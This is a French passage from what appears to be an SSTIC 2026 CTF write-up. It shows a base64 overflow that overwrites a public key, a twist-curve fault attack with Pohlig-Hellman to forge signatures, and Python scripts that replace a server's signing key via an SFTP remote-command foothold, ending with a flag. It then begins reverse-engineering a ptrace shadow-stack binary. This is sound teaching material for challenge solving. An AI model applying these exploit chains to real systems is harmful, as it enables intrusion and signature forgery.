0x7fffffffa410: 0x49    0x24    0x92    0x49    0x24    0x92    0x49    0x24
0x7fffffffa418: 0x92    0x49    0x24    0x92    0x49    0x24    0x92    0x49
0x7fffffffa420: 0x24    0x92    0x49    0x24    0x92    0x49    0x24    0x92
0x7fffffffa428: 0x49    0x24    0x92    0x49    0x24    0x92    0x49    0x24
0x7fffffffa430: 0x92    0x49    0x5b    0xb8    0x18    0xfc    0x4d    0xf2 <<
début de la clé publique
0x7fffffffa438: 0x68    0x35    0x6f    0x9d    0x8e    0xf7    0xa1    0xaf
0x7fffffffa440: 0x89    0xf2    0xa9    0xc2    0x5c    0xa9    0x31    0x6a
```

```
0x7fffffffa448: 0xdb    0x43    0xef    0xfc    0x95    0x9d    0x00    0x3d
0x7fffffffa450: 0x9b    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa458: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa460: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffa468: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
$ echo -n
"JJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJJ"
|base64 -d |xxd -g1
00000000: 24 92 49 24 92 49 24 92 49 24 92 49 24 92 49 24  $.I$.I$.I$.I$.I$
00000010: 92 49 24 92 49 24 92 49 24 92 49 24 92 49 24 92  .I$.I$.I$.I$.I$.
00000020: 49 24 92 49 24 92 49 24 92 49 24 92 49 24 92 49  I$.I$.I$.I$.I$.I
00000030: 24 92 49 24 92 49 24 92 49 24 92 49 24 92 49 24  $.I$.I$.I$.I$.I$
00000040: 92 49                                            .I
```

Les choses sont claires désormais : le binaire lit une signature encodée en base64 d'exactement 88 caractères et décode cette chaine sur la stack, dans une zone d'exactement 64 bytes juste avant la clé publique. Sans padding base64, les data peuvent dépasser 64 bytes, comme la chaine des 88 `J` qui dépasse de 2 bytes juste au-dessus, qui écrit exactement deux bytes sur les LSB de la clé publique brute. On peut donc écraser `02 ae` par ce qu'on veut. Mais que veut-on ?

À ce stade aussi, les références précédentes à des attaques en fautes prennent du sens : on a ici une faute maitrisée sur certains octets de la clé publique utilisée pour une vérification de signature ECKCDSA.

Ayant déjà réfléchi à la question et probablement même déjà vu une situation proche de ça dans un CTF, je me dirige vers une exploitation passant par la twistée de la courbe custom utilisée pour la signature. Cette technique est décrite dans l'article FDTC 2008 ("Fault Attack on Elliptic Curve with Montgomery Ladder Implementation").

Sans élaborer de trop sur la crypto pour ne pas ajouter de longueur inutile, en pouvant écraser des bytes de poids faibles de la clé publique pendant la vérif de signature, on peut ici se ramener à des calculs sur la twistée qui a un ordre smooth, et donc y résoudre le problème du log discret.

Nos capacités sont en fait limitées au choix d'un unique byte (celui de poids faible), étant donné que le `0x02` doit rester car il fait

partie du format pour la libecc. On peut remplacer le `0xae` dans la clé publique `0x9b3d009d95fcef43db6a31a95cc2a9f289afa1f78e9d6f3568f24dfc18b85bae`.

En vérifiant dans sage pour la courbe choisie, l'ordre obtenu est bien friable :

```
a =
K(38518268011844958383984737875894065125464475257272060615078072556169774890831)
b =
K(81467430943253026863114675468814898031035215312166850155424429235431154214558)

E = EllipticCurve(K, [a, b]) # courbe de LOBSTER-256

xP = 0x9b3d009d95fcef43db6a31a95cc2a9f289afa1f78e9d6f3568f24dfc18b85bae
xt = (xP // 256) * 256 + 0x00 # on choisit d'écraser par 0x00
yt2 = xt ** 3 + a * xt + b

_, yP, _ = UNPACK(E, (xP, 1))

mu = yt2 / yP ** 2
Et = EllipticCurve(K, [a * mu ** 2, b * mu ** 3]) # twistée

xPt = mu * xt
yPt = mu * yt2 / yP
assert Et.is_on_curve(xPt, yPt)

Pt = Et(xPt, yPt)
Nt = Et.order()
assert Pt.order() == Nt
print(Nt.factor())
# 235989105379 * 274321494283 * 596117795627 * 50255902060627 * 59797588771913 *
961946097496477
```

Dans cette situation, le problème du log discret sur la twistée peut se résoudre via Pohlig-Hellman, en prenant chacun des facteurs (235989105379, 274321494283, 596117795627, 50255902060627, 59797588771913, 961946097496477), le plus gros faisant seulement 50 bits.

Calculer le log discret de ce point sur la twistée se trouve être assez lent avec ma machine sur sage (plusieurs minutes). Je n'ai pas trop creusé pourquoi exactement, et bien que j'utilise normalement Magma en CTF pour ce genre de calculs, je n'avais pas envie ici de réimplementer toutes les fonctions de décompression, de signatures, etc.

En revanche, en prenant un peu de recul, je me suis rendu compte que l'archive `.sa` que je voulais signer (celle contenant

`UTILS_GET_FLAG_STEP3`) n'était peut-être pas la meilleure cible. En effet, plutôt que de signer pour `UTILS_GET_FLAG_STEP3`, on peut se servir de `UPDATE_SIG_KEY` pour nous permettre d'installer une clé publique côté serveur, dont on connait la clé de signature. Cela nous permettra de signer plus proprement des archives, pour pouvoir debug et progresser plus facilement.

```
def process_update_key(data):
    with open('/home/diode/crypto/public_key.bin', 'rb') as f:
        print_to_monitor("old key : ")
        hexdump(f.read())
        print_to_monitor("\n")
        print_to_monitor("new key : ")
        hexdump(data)
    with open('/home/diode/crypto/public_key.bin', 'wb') as f:
        f.write(data)
```

Je change donc mon plan pour changer la clé publique côté serveur par la clé générée précédemment :

```
$ xxd -g1 jj_public_key.bin
00000000: 00 02 2d 9f 7d 90 73 84 3a 07 fc 07 9b a3 ee 3e  ..-.}.s.:......>
00000010: eb b5 78 af ca e5 b4 4b 52 74 f8 58 bc a3 85 76  ..x....KRt.X...v
00000020: de 9d a0 03
```

Dans le script `build-archive.py` précédent, je change donc

```
blobs = [
    # (BlobType.UTILS_GET_FLAG_STEP3, b""),
    (BlobType.UPDATE_SIG_KEY, open("jj_public_key.bin", "rb").read()),
]
```

et j'en profite pour corriger le placeholder de signature, pour avoir un overwrite correct en `02 00`:

```
# Placeholder before forgery
sig = base64.b64encode(b"J" * 64 + b"\x02\x00")
```

J'obtiens cette nouvelle archive qu'il reste à signer correctement


```
$ python3 build-archive.py test.sa
$ xxd -g1 test.sa
00000000: 44 33 22 11 dd cc bb aa c2 50 04 64 a6 fa 1e 54  D3"......P.d...T
00000010: 30 00 00 00 00 00 00 00 35 00 00 00 00 00 00 00  0.......5.......
00000020: 69 00 00 00 00 00 00 00 c1 00 00 00 00 00 00 00  i...............
```

```
00000030: 46 4d 43 52 59 01 41 4b 4e 47 24 00 00 00 08 00  FMCRY.AKNG$.....
00000040: 00 00 00 02 2d 9f 7d 90 73 84 3a 07 fc 07 9b a3  ....-.}.s.:.....
00000050: ee 3e eb b5 78 af ca e5 b4 4b 52 74 f8 58 bc a3  .>..x....KRt.X..
00000060: 85 76 de 9d a0 03 11 00 00 53 6b 70 4b 53 6b 70  .v.......SkpKSkp
00000070: 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70  KSkpKSkpKSkpKSkp
00000080: 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70  KSkpKSkpKSkpKSkp
00000090: 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70  KSkpKSkpKSkpKSkp
000000a0: 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70  KSkpKSkpKSkpKSkp
000000b0: 4b 53 6b 70 4b 53 6b 70 4b 53 6b 70 4b 53 67 49  KSkpKSkpKSkpKSgI
000000c0: 41 31                                            A1
```

La résolution de log discret avec Pohlig-Hellman demande plusieurs minutes, et en réutilisant le script plus haut pour construire des archives, j’obtiens :

```
$ xxd -g1 change-pkey.sa
00000000: 44 33 22 11 dd cc bb aa 97 99 9e 6e 09 4e 62 8d  D3".........n.Nb.
00000010: 30 00 00 00 00 00 00 00 35 00 00 00 00 00 00 00  0.......5.......
00000020: 69 00 00 00 00 00 00 00 c1 00 00 00 00 00 00 00  i...............
00000030: 46 4d 43 52 59 01 41 4b 4e 47 24 00 00 00 04 00  FMCRY.AKNG$.....
00000040: 00 00 00 02 2d 9f 7d 90 73 84 3a 07 fc 07 9b a3  ....-.}.s.:.....
00000050: ee 3e eb b5 78 af ca e5 b4 4b 52 74 f8 58 bc a3  .>..x....KRt.X..
00000060: 85 76 de 9d a0 03 11 00 00 47 56 67 53 65 69 39  .v.......GVgSei9
00000070: 43 37 74 4d 64 4e 4b 36 42 50 41 54 41 46 71 2f  C7tMdNK6BPATAFq/
00000080: 51 32 39 4f 51 58 49 38 42 39 71 47 75 6f 2b 2f  Q29OQXI8B9qGuo+/
00000090: 73 71 74 32 33 43 6e 49 34 62 4e 46 55 62 76 50  sqt23CnI4bNFUbvP
000000a0: 65 53 61 6f 70 4c 33 71 79 65 43 4b 4b 31 42 54  eSaopL3qyeCKK1BT
000000b0: 72 59 48 4c 73 62 6e 4a 61 31 44 49 75 74 51 49  rYHLsbnJa1DIutQI
000000c0: 41 31                                            A1
```

En envoyant l’archive signée sur l’environnement Docker local, on change bien la clé publique :



Ce changement étant effectué avec le port exposé directement sur localhost, je remets le compose dans son état initial sans debug, et adapte le script `rce.py` pour envoyer le fichier python faisant l'envoie sur le port interne udp de `10.0.55.150`.

Avec `send.py` qui contient

```python
import os
import sys
import socket

HOST, PORT = "10.0.55.150", 1789
fn = "/sftp/data/in/jj/change-pkey.sa"

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(os.path.getsize(fn).to_bytes(4, "big"), (HOST, PORT))
with open(fn, "rb") as fp:
    while True:
        data = fp.read(4096)
        if not data:
            break
        s.sendto(data, (HOST, PORT))
```

et dans `rce.py`

```python
if args.CHANGE_PKEY:
    try:
        sftp.mkdir("in/jj/")
```

```
    except:
        pass
    sftp.put("send.py", "in/jj/send.py")
    sftp.put("change-pkey.sa", "in/jj/change-pkey.sa")
    print(rce("python3 /sftp/data/in/jj/send.py"))
```


la clé publique est bien modifiée sur une vraie instance d'une VM dédiée.

On va maintenant pouvoir construire des archives signées avec notre clé. En complétant des bouts de code déjà écrits,

```
def sign(data):
    open("/tmp/jj.data", "wb").write(data)
    args = [
        "./docker/diode_dest/crypto/lobster256",
        "sign",
        "/tmp/jj.data",
        "./docker/diode_dest/crypto/lobster_ignition.bin",
        "./jj_private_key.bin",
        "/tmp/jj.sig"
    ]
    output = subprocess.run(args, timeout = 5)
    sig = open("/tmp/jj.sig", "rb").read()
    os.remove("/tmp/jj.sig")
    os.remove("/tmp/jj.data")
    return sig

def build_pkg(blobs):
    out = bytearray()
    out += b"MCRY"
    out += struct.pack("<B", int(len(blobs)))
    for t, data in blobs:
        out += b"AKNG"
        out += struct.pack("<I", int(len(data)))
        out += struct.pack("<I", int(t))
        out += data
    return bytes(out)

def make_signed_payload(blobs):
    pkg = build_pkg(blobs)
    pkg_compressed = lzo.compress(pkg, 1, False, algorithm = "LZO1X")
    sig = sign(pkg_compressed)
    secret = b"1"

    tags = []
    tags_b = b"\x00".join(tags)
```

```
    payload = (
        struct.pack("<Q", 0x30 + len(tags_b)) +
        struct.pack("<Q", int(len(pkg))) +
        struct.pack("<Q", 0x30 + len(tags_b) + len(pkg_compressed)) +
        struct.pack("<Q", 0x30 + len(tags_b) + len(pkg_compressed) + len(sig)) +
        tags_b +
        pkg_compressed +
        sig +
        secret
    )

    payload = (
        struct.pack("<Q", int(0xaabbccdd11223344)) +
        struct.pack("<Q", int(0xaabbccdd11223344)) +
        payload
    )
    return payload

def send_signed_payload(blobs):
    payload = make_signed_payload(blobs)
    open("jj.sa", "wb").write(payload)
    try:
        sftp.mkdir("in/jj/")
    except:
        pass
    sftp.put("jj.py", "in/jj/jj.py")
    sftp.put("jj.sa", "in/jj/jj.sa")
    rce(f"python3 /sftp/data/in/jj/jj.py", output = False)

# ...

if args.FLAG3:
    send_signed_payload([(BlobType.UTILS_GET_FLAG_STEP3, b"")])
```

En exécutant cela sur une VM distante, en commençant par s’assurer que le clé publique est bien changée avec la notre, on obtient bien le flag de la step 3 dans la sortie VNC :





```
SSTIC{5579a85b0f2e9f87d6a4696b951d0dfcc6f2908e219a756e43e0b2e32112b397}
```

Et on obtient le lien de la page de la prochaine étape : http://51.15.164.185/step/48df3610c3412eb5f513de714fc28601.


7. Step 4 : dancing in shadow

Cette étape est celle qui m’a pris le plus de temps, de très loin.

Jusqu’à arriver à cette étape, ou peut-être légèrement avant, je n’avais pas vraiment pris le temps de prendre du recul sur l’application qui était proposée.



Le but général de l’épreuve est de désarmer un système prévu pour tirer un missile le 4 juin 2026 à 16h30, soit le moment à laquelle la solution du challenge sera présentée pendant SSTIC 2026, à la position GPS `48.114973, -1.681709` correspondant au couvent des Jacobins à Rennes :-)



Le système est basé sur une diode séparant deux guichets : le premier (guichet bas) qui prend des archives signés en entrée (fichiers binaires) via un serveur SFTP et les envoie au deuxième guichet (guichet haut, accessible sur le port 1789/udp), qui les traite. Le guichet haut est par ailleurs connecté (même container en fait) au système SAFE (accessible sur le port 1515/tcp) qui permet de traiter les commandes directement liées au missile, à partir de trois commandes à mettre dans les archives signées : `WEAPON_OPEN_SESSION`, `WEAPON_CLOSE_SESSION` et `WEAPONS_MSG`. Ces trois commandes sont des wrappers pour une ouverture/fermeture d'une connexion TCP et de l'envoie des données.

À la step 2, on a extrait un flag du guichet bas, puis un flag du guichet haut à step 3, et dans cette étape 4, on nous dit qu'il faut exfiltrer la base de données (`diode_dest/data/challengers/users_db.bin`) qui stocke une liste d'utilisateurs habilités pour accéder au système SAFE. Il faut donc continuer la progression, pour finalement obtenir une élévation de privilège pour désarmer le système et éviter l'envoi du missile (step 5).

On voit effectivement qu'un flag redacted se trouve au tout début du fichier `users_db.bin`. En commençant la step 4, j'ai laissé de côté ce fichier de base de données me disant que j'y reviendrais plus

tard, et j'ai analysé les inputs attendues sur le port 1515/tcp de SAFE. On voit déjà le code Python dans `diode_dest.py` qui gère la connexion au port 1515 :

```
def process_open_session(data):

    sock = tcp_connect("127.0.0.1", 1515)
    if not sock:
        logging.warning("tcp_connect() failed" )
    SESSIONS_LIFO.insert(0, sock)


def process_close_session(data):
    if len(SESSIONS_LIFO) == 0:
        return
    sock = SESSIONS_LIFO.pop(0)
    sock.close()

def process_weapon_msg(data):
    if len(SESSIONS_LIFO) == 0:
        logging.warning("Open a session first")
        return
    sock = SESSIONS_LIFO[0]

    res = tcp_send_receive(sock, data)
    if not res:
        print("no response ?")
        sock = SESSIONS_LIFO.pop(0)
        sock.close()

def tcp_connect(h, p):
    client_socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    client_socket.connect((h,p))
    return client_socket

def tcp_send_receive(sock, req):
    send_len_bytes = len(req).to_bytes(4, "big")
    sock.send(send_len_bytes + req)

    resp_len_bytes = sock.recv(4)

    if not resp_len_bytes:
        logging.warning("Session closed by remote")
        return None

    resp_len = int.from_bytes(resp_len_bytes, "big")
    resp =  sock.recv(resp_len)

    print_to_monitor("\n")
```

```
    print_to_monitor("================================================")
    print_to_monitor("resp:%04X"%resp_len)
    hexdump(resp)
    print_to_monitor("end:%08X"%binascii.crc32(resp))
    print_to_monitor("================================================\n")

    return resp
```

Rien d'extraordinaire pour l'instant.

Pour trouver l'endroit où le `listen()` est fait sur 1515/tcp, je grep dans les fichiers, et ne trouve pas grand chose. Ensuite je fouille dans les fichiers de l'entrypoint Docker pour arriver à `diode_dest/Weapon_server/server.py`. Ce fichier révèle que le service crée deux named pipes `/home/weapon_server/authent_to_weapon` et `/home/weapon_server/weapon_to_authent` qui servent d'IPC entre le serveur Python qu'on vient de voir et une paire de binaires : `weapon_supervisor` et `weapon_authent`.

La description de la page mentionne explicitement `weapon_authent` comme cible : on nous invite à chercher une vuln dans ce binaire pour exfiltrer la base de données utilisateurs pour élever nos privilèges.

La page continue avec la mention d'un système anti-ROP (ShadowGuard Pro) qui fait référence à un des premiers lien trouvés.

En ouvrant rapidement les binaires dans IDA, on comprend la douille : le `weapon_supervisor` doit implémenter une shadow stack custom software à base de `ptrace` pour le binaire `weapon_authent`.

En partant des xref à `fork()`, je trouve une des fonctions principales du supervisor

```
void __cdecl dbg_inferior_exec()
{
  int v0; // r12d
  int v1; // ebp
  __pid_t v2; // eax
  int v3; // ebx

  v0 = open("auth_out.txt", 577, 420LL);
  v1 = open("auth_err.txt", 577, 420LL);
  while ( 1 )
  {
    v2 = fork();  // (1)
```

```
    v3 = v2;
    if ( v2 != -1 )
      break;
    if ( *__errno_location() != 11 )
      return;
  }
  if ( v2 )
  {
    getpid();
    debug(v3);    // (2)
    sleep(2u);
  }
  else
  {
    dup2(v0, 1);
    close(1);
    dup2(v1, 1);
    close(2);
    setup_inferior();
  }
}
```

On y voit le fork (1), la fonction qui ptrace le binaire (2) et la fonction `setup_inferior` qui remplace le process forké par le binaire `weapon_authent` :

```
void __cdecl setup_inferior()
{
  const char **v0; // rbx

  v0 = (const char **)operator new(8uLL);
  *v0 = "/home/weapon_authent/chal/weapon_authent";
  ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  execv(*v0, (char *const *)v0);
  operator delete(v0, 8uLL);
}
```

À ce stade, je n’ai pas envie de me lancer dans le reverse du supervisor pour comprendre comment le mécanisme est implémenté. Je pars plutôt vers le binaire cible où on nous dit qu’il y a une vuln, en gardant en tête qu’il faudra faire attention à ROPer (ou pas) si on trouve une manière d’écraser une adresse de retour.

```
$ file weapon_authent
weapon_authent: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
```

```
BuildID[sha1]=5755a6394bfe1e00c88524206c5b042264281b09, for GNU/Linux 3.2.0,
stripped
```

J’ouvre le binaire dans IDA : le fonction main ressemble à un serveur tcp classique :

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  unsigned int *v3; // rbp
  unsigned int users_db; // ebx
  _DWORD *v6; // rax
  __int64 v7; // rcx
  _QWORD *v8; // rdx
  unsigned int *v9; // rdi
  int v10; // eax
  unsigned int v11; // r14d
  int v12; // [rsp+4h] [rbp-34h] BYREF
  __int64 newthread[6]; // [rsp+8h] [rbp-30h] BYREF

  v12 = 0;
  v3 = calloc(0x18uLL, 1uLL);
  *(v3 + 2) = "0.1.1.3";
  v3[3] = 8;
  users_db = read_users_db();
  if ( !users_db )
  {
    users_db = sub_2B70();
    if ( !users_db )
    {
      users_db = open_pipes(v3 + 1, v3 + 2);
      if ( !users_db )
      {
        users_db = bind_socket_and_listen(v3);
        if ( !users_db )
        {
          while ( 1 )
          {
            v11 = accept_client(*v3, &v12);
            users_db = v11;
            if ( v11 )
              break;
            v6 = malloc(0x58uLL);
            v7 = 21LL;
            v8 = v6;
            v9 = v6 + 1;
            while ( v7 )
            {
              *v9++ = v11;
```

```
            --v7;
          }
          v10 = v12;
          v8[1] = v3;
          *v8 = v10;
          newthread[0] = 0LL;
          pthread_create(newthread, 0LL, start_routine, v8);
        }
      }
    }
  }
  sub_2B80();
  return users_db;
}
```

La décompilation est imparfaite, mais on voit les éléments principaux : le binaire commence par lire le fichier `users_db.bin` contenant la base de données à exfiltrer, puis écoute sur le port 1515/tcp et démarre un thread à chaque nouvelle connexion en exécutant la fonction `start_routine`.

En analysant l'arbre des appels de cette fonction `start_routine`, on trouve des références à la socket (recv/send), aux pipes (read/write) des allocations mémoires (malloc/free), un CRC, et des fonctions de parsing. On trouve notamment des références à des données au format TLV.

Chercher des vulns dans ce code me semble assez difficile et laborieux, même si en réalité les fonctions ne sont surement pas si nombreuses que ça. Plutôt que de continuer le reverse, je m'oriente vers une approche plus expérimentale, en prenant les archives déjà présentes sur le serveur dans `./archive/`, avec la RCE dans le serveur SFTP. Je me dis que ces fichiers ne sont surement pas là pour rien, et on ne les a pas encore utilisés :

```
  335 Mar 31 19:20 archive/hell_fire.sa
  301 Mar 31 19:20 archive/pown_key.sa
98683 Mar 31 19:20 archive/prod_maj_bin.sa
  314 Mar 31 19:20 archive/prod_maj_key.sa
  307 Mar 31 19:20 archive/test_status.sa
```

Avec la RCE (cp puis chmod 444), je récupère les 5 fichiers

```
b284f29845406a9c73d1c05ca294d19d24399ea88118fa8263b9150793aa8a9c  hell_fire.sa
52788c70da6395c2acfe3d3c0ba0ad09c1c4ea23fec33c2f8291328a5f879ac4  pown_key.sa
59cc0411de4bfbb8cccfc769920339f59838951826579089c4c500d087a3f6ac  prod_maj_bin.sa
ce5db4f642f65716affeb80e204955fdc44454aa2b216a6d1c37ce19621db73c  prod_maj_key.sa
e33b36f24f3de322199bd14bc358a954c0e95a55337d1b7ca9dd7fcbd2c4452e  test_status.sa
```

Dans le fichier avec le nom le plus révélateur `pown_key.sa` :-), on trouve :

```
$ xxd -g1 archive/pown_key.sa
00000000: 44 33 22 11 dd cc bb aa 3f 5a 0e b8 42 bb 38 07  D3".....?Z..B.8.
00000010: 6a 00 00 00 00 00 00 00 35 00 00 00 00 00 00 00  j.......5.......
00000020: a3 00 00 00 00 00 00 00 fb 00 00 00 00 00 00 00  ................
00000030: 53 69 76 69 2d 48 61 2d 4b 65 72 65 7a 00 4c 4f  Sivi-Ha-Kerez.LO
00000040: 4c 21 21 21 21 20 44 69 64 61 6c 76 6f 75 64 20  L!!!! Didalvoud
00000050: 6f 63 27 68 21 21 21 00 41 52 43 48 49 56 45 00  oc'h!!!.ARCHIVE.
00000060: 53 53 54 49 43 32 30 32 36 00 46 4d 43 52 59 01  SSTIC2026.FMCRY.
00000070: 41 4b 4e 47 24 00 00 00 04 00 00 00 00 02 2d 9b  AKNG$.........-.
